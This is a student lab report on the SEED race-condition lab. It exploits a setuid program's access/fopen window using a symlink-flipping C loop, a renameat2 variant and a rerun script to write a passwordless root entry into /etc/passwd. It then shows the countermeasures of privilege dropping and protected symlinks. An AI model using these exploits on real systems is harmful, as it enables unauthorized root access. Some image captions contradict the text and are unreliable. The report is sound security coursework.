

Lab 3 Report

Comp 435

Joshua Trzcienski


Race Condition Vulnerability Lab

In this lab, the objective is to look at the race-condition vulnerability, which can happen when there are multiple different processes that are trying to access the same data, and the order that they happen can effect the outcome. In the examples below, you can run multiple programs at the same time in order to try and exploit some of these potential weaknesses, and do something that should require root privilege without having it.

Task 1: Choosing Our Target

The purpose of this task is really to show that the “magic” password works correctly, and when prompted to login and type in a password, no password is needed. In Image One below, the very last line has an added line starting with “jtrzc”, which is the name of the user that was added, and the magic password is added so no password is actually needed. In Image Two, su – jtrzc will switch the user to jtrzc, and ask for the password, which can be seen in the image, is not needed. After enter is pressed, a root shell appears. This shows that the magic password, but using root privileges in order to add this to the password file is not really an attack, but real attacks will be seen in the later tasks.

Image One



```
Virtual Machine 428 (comp435-1fa21-jtrzc) on node fairbluff
Activities Terminal Oct 12 20:19
seed@VM: ~/.../Labsetup
/etc/passwd

nobody:x:65534:65534:nobody:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uidd:x:107:114::/run/uidd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
saned:x:117:123:/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
seed:x:1000:1000:SEED,,,:/home/seed:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
jtrzc:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

Image Two

Virtual Machine 428 (comp435-1fa21-jtrzc) on node 'fairbluff'

Activities Terminal

[10/12/21] seed@VM:~/.../Labsetup\$ su - jtrzc
Password:
root@VM:~# exit
logout

The screenshot shows a terminal window with a dark theme. The title bar says "Virtual Machine 428 (comp435-1fa21-jtrzc) on node 'fairbluff'". The terminal window has tabs for "Activities" and "Terminal". The terminal content shows a successful root login attempt. The user "seed" runs the command "su - jtrzc", enters the password "jtrzc", and becomes root. They then run "exit" and "logout".

Task 2A: Simulating a Slow Machine

Now instead of using sudo to amend the password file, a “real” race condition will be exploited in order to add the new user and gain root privilege. In vulp, sleep(10) is added to simulate a computer that is really slow, and this give time to manually make /tmp/XYZ a symbolic link to /etc/passwd in the 10 seconds the computer is waiting. Instead of vulp writing to /tmp/XYZ, it will now write to the password file, because during this time the computer is sleeping, aka simulating being slow, you can change the symbolic link of /tmp/XYZ to /etc/passwd. In Image Three, the third line where it says ./vulp is where the program first starts, and then the input is given right after in the line below. Right after the input is given, in Image Four in a separate shell, the symbolic link is changed during the time that the computer is sleeping. Then when it is finished, jtrzc is a user and is able to login in with root privilege.

Image Three

Virtual Machine 428 (comp435-1fa21-jtrzc) on node 'fairbluff'

Activities Terminal

seed@VM:~/.../Labsetup

[10/12/21] seed@VM:~/.../Labsetup\$ su - jtrzc
su: user jtrzc does not exist

[10/12/21] seed@VM:~/.../Labsetup\$./vulp

jtrzc:U6aMy0wojraho:0:0:test:/root:/bin/bash

[10/12/21] seed@VM:~/.../Labsetup\$ su - jtrzc
Password:
root@VM:~# exit
logout

The screenshot shows a terminal window with a dark theme. The title bar says "Virtual Machine 428 (comp435-1fa21-jtrzc) on node 'fairbluff'". The terminal window has tabs for "Activities" and "Terminal". The terminal content shows a failed root login attempt. The user "seed" runs "su - jtrzc", which fails because the user "jtrzc" does not exist. Then, the user runs "./vulp", which presumably creates a symbolic link. Finally, the user runs "su - jtrzc" again, but this time it succeeds, and they become root. They then run "exit" and "logout".

Image Four

Virtual Machine 428 (comp435-1fa21-jtrzc) on node 'fairbluff'

The screenshot shows the Oracle VM VirtualBox Manager interface. On the left is a sidebar with icons for Summary, Console, Hardware, Cloud-Init, Options, and Task History. The 'Console' icon is highlighted. In the center is a terminal window titled 'Terminal'. The terminal output shows:

```
seed@VM: ~.../Labsetup$ ln -sf /etc/passwd /tmp/XYZ
[10/12/21] seed@VM:~/.../Labsetup$ ls -ld /tmp/XYZ
lrwxrwxrwx 1 seed seed 11 Oct 12 20:46 /tmp/XYZ -> /etc/passwd
```

Task 2B: The Real Attack

In this attack, instead of simulating the computer being really slow, and adding sleep(10), it will be more realistic, and sleep(10) will be removed from vulp. The premise for the attack remains the same, now the timing is much more difficult, and pretty much impossible for a human to achieve by manually unless they were extremely lucky. Instead of manually changing the symbolic link, a program was written to continually do this, and this program can be seen in Image Nine. All it is going to do is infinitely loop, linking and unlinking, with a very small delay in between. While that program is running, a shell script is also being run, which will keep on running vulp, and this can be seen in Image Seven. In the shell script, vulp is being run, taking input from text.txt, which is Image Eight, and all that is the string to add to the passwd file that was used in the previous attacks. With the shell script and the attack program both being run, eventually once the timing aligns, jtrzc will be added as a user to /etc/passwd and will not need a password as well. After about 3 minutes, the shell script detected a change in /etc/passwd, seen in Image Five, and in Image Six, it can be seen that the attack was successful, and jtrzc was added with no passwd, and after switching to it, a root shell was opened.

Image Five

Virtual Machine 428 (comp435-1fa21-jtrzc) on node 'fairbluff'

The screenshot shows the Oracle VM VirtualBox Manager interface. The 'Console' icon in the sidebar is highlighted. The terminal window shows:

```
[10/12/21] seed@VM:~/.../Labsetup$ su - jtrzc
Password:
root@VM:~# exit
logout
```

Image Six

Image Seven

The screenshot shows the Oracle VM VirtualBox Manager interface. On the left, there's a sidebar with various icons for managing the virtual machine, including Summary, Console, Hardware, Cloud-Init, Options, Task History, Backup, Replication, Snapshots, and Firewall. The 'Console' icon is currently selected. To the right of the sidebar is a large terminal window titled 'Terminal'. The terminal contains the following shell script:

```
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$( $CHECK_FILE )
new=$( $CHECK_FILE )
while [ "$old" == "$new" ]
do
    ./vulp < text
    new=$( $CHECK_FILE )
done
echo "STOP... The passwd file has been changed"
```

Image Eight

A screenshot of the Oracle VM VirtualBox Manager interface. The title bar reads "Virtual Machine 428 (comp435-1fa21-jtrzc) on node 'fairbluff'". The left sidebar has tabs for "Summary", "Console" (which is selected), "Hardware", and "Cloud Init". The main area shows the VM's status as "Running" with a progress bar at 100%. Below the status are sections for "Activities" (with a "New" button) and "Text Editor" (with a "New" button). A central toolbar has "Open" and "+" buttons. The bottom status bar shows the terminal session: "1 jtrzc:U6aMy0wojraho:0:0:test:/root:/bin/bash".

Image Nine

Virtual Machine 428 (comp435-1fa21-jtrzc) on node 'fairbluff'

```
1 #include <stdlib.h>
2 #include <sys/param.h>
3 #include <unistd.h>
4 #include <stdio.h>
5
6 void attack(){
7     while(1){
8         unlink("/tmp/XYZ");
9         symlink("/etc/passwd", "/tmp/XYZ");
10        usleep(1000);
11    }
12 }
13
14 void main(){
15     attack();
16 }
```

Task 2C: An Improved Attack Method

This did not happen when I was doing Task 2B, but it was possible that the owner of /tmp/XYZ could become root, which would essentially defeat any chances of the attack succeeding. In order to fix it, you would need root to delete the file, which defeats the purpose of an attack to gain root, if you need root to accomplish the attack. With this in mind, the code that links and unlinks is slightly changed in order to avoid this race condition that could make the owner of /tmp/XYZ root. Image Eleven contains the edited attack code, and instead of just doing link and unlink, renameat2 is used to atomically switch the two symbolic links. This allows us to make the changes without having the risk of the attack being defeated by a race condition itself. The shell code, Image Twelve, remains unchanged from the previous attack, and the successful attack can be seen in Image Ten.

Image Ten

```
Virtual Machine 428 (comp435-1fa21-jtrzc) on node 'fairbluff'
Activities Terminal
Console
Hardware
Cloud-Init
Options
Task History
Backup
Replication
Snapshots
Firewall

seed@VM: ~.../Labsetup
No permission
Firefox Web Browser
No permission
STOP... The passwd file has been changed
[10/13/21]seed@VM:~.../Labsetup$ su - jtrzc
Password:
root@VM:~# exit
```

Image Eleven

The screenshot shows the Oracle VM VirtualBox Manager interface. On the left is a sidebar with icons for Summary, Console, Hardware, Cloud-Init, Options, Task History, Backup, Replication, Snapshots, and Firewall. The 'Console' tab is selected. On the right is a 'Text Editor' window titled 'Activities'. The code in the editor is:

```
1 #define _GNU_SOURCE
2
3 #include <stdlib.h>
4 #include <sys/param.h>
5 #include <unistd.h>
6 #include <stdio.h>
7
8
9 void attack(){
10     unsigned int flags = RENAME_EXCHANGE;
11     while(1){
12         unlink("/tmp/XYZ"); symlink("/dev/null", "/tmp/XYZ");
13         unlink("/tmp/ABC"); symlink("/etc/passwd", "/tmp/ABC");
14         renameat2(0, "/tmp/XYZ", 0, "/tmp/ABC", flags);
15         usleep(1000);
16     }
17 }
18
19 void main(){
20     attack();
21 }
```

Image Twelve

The screenshot shows the Oracle VM VirtualBox Manager interface. The 'Console' tab is selected in the sidebar. On the right is a 'Terminal' window titled 'Terminal'. The terminal output shows a shell script being run:

```
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$(($CHECK_FILE))
new=$(($CHECK_FILE))
while [ "$old" == "$new" ]
do
    ./vulp < text
    new=$(($CHECK_FILE))
done
echo "STOP... The passwd file has been changed"
```

Task 3A: Applying the Principle of Least Privilege

One of the reasons that the earlier attacks were able to be successful was due to the fact that vulp was not operating under the principle of least privilege. It did not need root level privilege to write to /tmp/XYZ, so this leaves potentially vulnerabilities for attackers, as seen in the above attacks. In this task, root level privilege will not be granted when it is opening the file and writing to it. The updated vulp.c file can be seen in Image Fourteen, and the changes that were made was that first the euid and the uid are taken, and it checks for access, the euid is set to the uid, dropping privileges. Once it is done, the euid is set back to what it was, but now, there is no window to try and exploit, and in Image Thirteen, it can be seen that now when the attack is run with the shell script, the attack is unsuccessful.

Image Thirteen

Image Fourteen

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

int main()
{
    char* fn = "/tmp/XYZ";
    char buffer[60];
    FILE* fp;

    /* get user input */
    scanf("%50s", buffer);
    uid_t uid = getuid();
    uid_t euid = geteuid();
    seteuid(uid);

    if (!access(fn, W_OK)) {
        fp = fopen(fn, "a+");
        if (!fp) {
            perror("Open failed");
            exit(1);
        }
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    } else {
        printf("No permission \n");
    }
    seteuid(euid);

    return 0;
}
```

Task 3B: Using Ubuntu's Built-in Scheme

With the protections turned on, the attack once again is not successful. Both the shell and attack program would run continuously, and due to the protections being turned on, the way this attack is being run will not succeed, as seen in Image Fifteen. The protection scheme makes some changes to whether or not a symbolic link is actually followed. With it turned on, symlinks are only allowed when they are not used in some sort of sticky world-writeable directory, which /tmp is a world-writeable directory. If it is in some world-writeable directory, the symlink is only allowed when the uid of the

symlink and the follower are the same, or if the owner of the directory is also the owner of the symlink. This defeats what is being done in the attack program, as vulp has root privilege and /tmp also is owned by root, so in order for a symlink to work, the symlink owner would have to be root level as well. This countermeasure is effective with an attack using a world-writeable directory, but there are some limitations. As stated above, these protections are only in world-writeable directories, so it is only a countermeasure in those type of directories, not all directories. This also does not automatically prevent race conditions, as all it is doing is preventing symlinks in certain scenarios.

Image Fifteen

